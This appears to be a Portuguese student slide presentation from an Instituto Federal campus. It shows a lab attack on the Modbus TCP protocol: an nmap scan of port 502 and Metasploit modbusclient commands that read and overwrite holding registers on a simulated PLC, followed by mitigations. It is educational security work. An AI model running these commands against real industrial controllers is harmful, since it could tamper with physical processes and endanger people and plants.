
CASE IMPRESSA EM 3D

CARTAO DE MEMORIA (MICRO SD 64GB)

Passo a passo

- Montagem do ambiente.
- Reconhecimento da rede.
- Iniciando ataque (metasploit).
- Leitura de dados.
- Alterando parâmetros.

Montagem do ambiente





1 - Notebook com Ubuntu + ModbusPal (simulador modbus)

2 - Raspberry com kali + Display de 7 "

3 - Roteador (funcionando como switch)

observação: Ambiente isolado para fins educativos (sem riscos reais)

Rede Isolada e segura para testes



Reconhecimento da rede

- fazemos uma varredura na rede utilizando o `nmap` na porta 502 (padrão `modbus`). A ideia é descobrir qual `endereço IP` que contém essa porta aberta.

```
sudo nmap -p 502 10.0.0.100/24
```

Iniciando ataque com metasploit

- após identificar o IP e a porta, usamos um módulo auxiliar do **metasploit** para se passar por **client (mestre)**, permitindo **ler e escrever** dados para um CLP usando protocolo **modbus**.



```
msfconsole
msf > search modbus
msf > use 2
msf auxiliary(scanner/scada/modbusclient) >
```

Iniciando ataque com metasploit

- após entrar no módulo auxiliar **modbusclient** podemos listar todas as **ações auxiliares** possíveis:

```
msfconsole  
msf > search modbus  
msf > use auxiliary/scanner/scada/modbusclient  
msf auxiliary(scanner/scada/modbusclient) > show actions  
  
Auxiliary actions:  


| <u>Name</u>            | <u>Description</u>                        |
|------------------------|-------------------------------------------|
| READ_COILS             | Read bits from several coils              |
| READ_DISCRETE_INPUTS   | Read bits from several DISCRETE INPUTS    |
| READ_HOLDING_REGISTERS | Read words from several HOLDING registers |
| READ_ID                | Read device id                            |
| READ_INPUT_REGISTERS   | Read words from several INPUT registers   |
| WRITE_COIL             | Write one bit to a coil                   |
| WRITE_COILS            | Write bits to several coils               |
| WRITE_REGISTER         | Write one word to a register              |
| WRITE_REGISTERS        | Write words to several registers          |


```



Leitura de dados

- agora podemos ler um dado/registro (**holding register**) do **modbusPal** usando os seguintes comandos do **metasploit**:

```
|-----[| msf auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS  
| msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 'NumeroEndereco'  
| msf auxiliary(scanner/scada/modbusclient) > set RHOSTS 'IPcomPorta502Aberta'  
| msf auxiliary(scanner/scada/modbusclient) > run  
|-----
```




```
[*] Running module against 10.0.0.102  
[*] 10.0.0.102:502 - Sending READ HOLDING REGISTERS...  
[+] 10.0.0.102:502 - 1 register values from address 4 :  
[+] 10.0.0.102:502 - [100]  
[*] Auxiliary module execution completed
```

Alterando parâmetros

- também podemos alterar um dado/registro (**holding register**) do **modbusPal** usando os seguintes comandos do **metasploit**:

```
| msf auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER  
| msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 'NumeroEndereco'  
| msf auxiliary(scanner/scada/modbusclient) > set DATA 'Valor'  
| msf auxiliary(scanner/scada/modbusclient) > set RHOSTS 'IPcomPorta502Aberta'  
| msf auxiliary(scanner/scada/modbusclient) > run
```



```
[*] Running module against 10.0.0.102  
[*] 10.0.0.102:502 - Sending WRITE REGISTER...  
[+] 10.0.0.102:502 - Value 500 successfully written at registry address 4  
[*] Auxiliary module execution completed
```

Análise de riscos

Os riscos de segurança mostrados aqui são relevantes. Um invasor pode ter acessado apenas uma vez a planta industrial e deixado seu dispositivo, configurado por meio de uma conexão SSH, conectado a um ponto de acesso e, a partir deste ponto, finalizar seu ataque controlando as operações remotamente.

Como mitigar riscos

- Podemos concluir que o protocolo Modbus TCP/IP apresenta várias falhas de segurança, como falta de autenticação, criptografia e verificação de integridade.

Por isso, é importante adotar medidas para proteger os sistemas industriais que utilizam esse protocolo.

Como mitigar riscos

- Algumas medidas de **segurança** são:

Usar Modbus com TLS
(Transport Layer Security)
— substituindo o
transporte TCP padrão

Segregar a rede
industrial da rede
corporativa (IT/OT).

Monitorar o tráfego e
atualizar dispositivos
regularmente.

Conclusão

- A **cibersegurança** é essencial para garantir a confiabilidade e continuidade dos **processos industriais**.
- **Proteger redes** e protocolos como o **Modbus TCP/IP** é tão importante quanto projetar o hardware.
- A integração entre **engenharia** e **segurança digital** é o caminho para infraestruturas seguras, funcionais e resilientes.
- A **prevenção** e o **monitoramento contínuo** evitam falhas, prejuízos e riscos operacionais.
- Em um mundo cada vez mais conectado, **engenheiros** devem pensar também como **analistas de segurança**.



Obrigado pela atenção!


Agradecimentos Especiais:

Reinaldo do Valle Junior

Francisco Diego Garrido

Fabiola Tocchini de
Figueiredo Kokumai

Marcelo Baraldi



**INSTITUTO
FEDERAL**
São Paulo

Câmpus
Salto

Principais fontes:

<https://redfoxsec.com/blog/plc-hacking-part-1/>

<https://redfoxsec.com/blog/plc-hacking-part-2/>

<https://bdex.eb.mil.br/jspui/handle/123456789/4206?mode=full>

<https://www.youtube.com/watch?v=Mqwlv8mtYyM>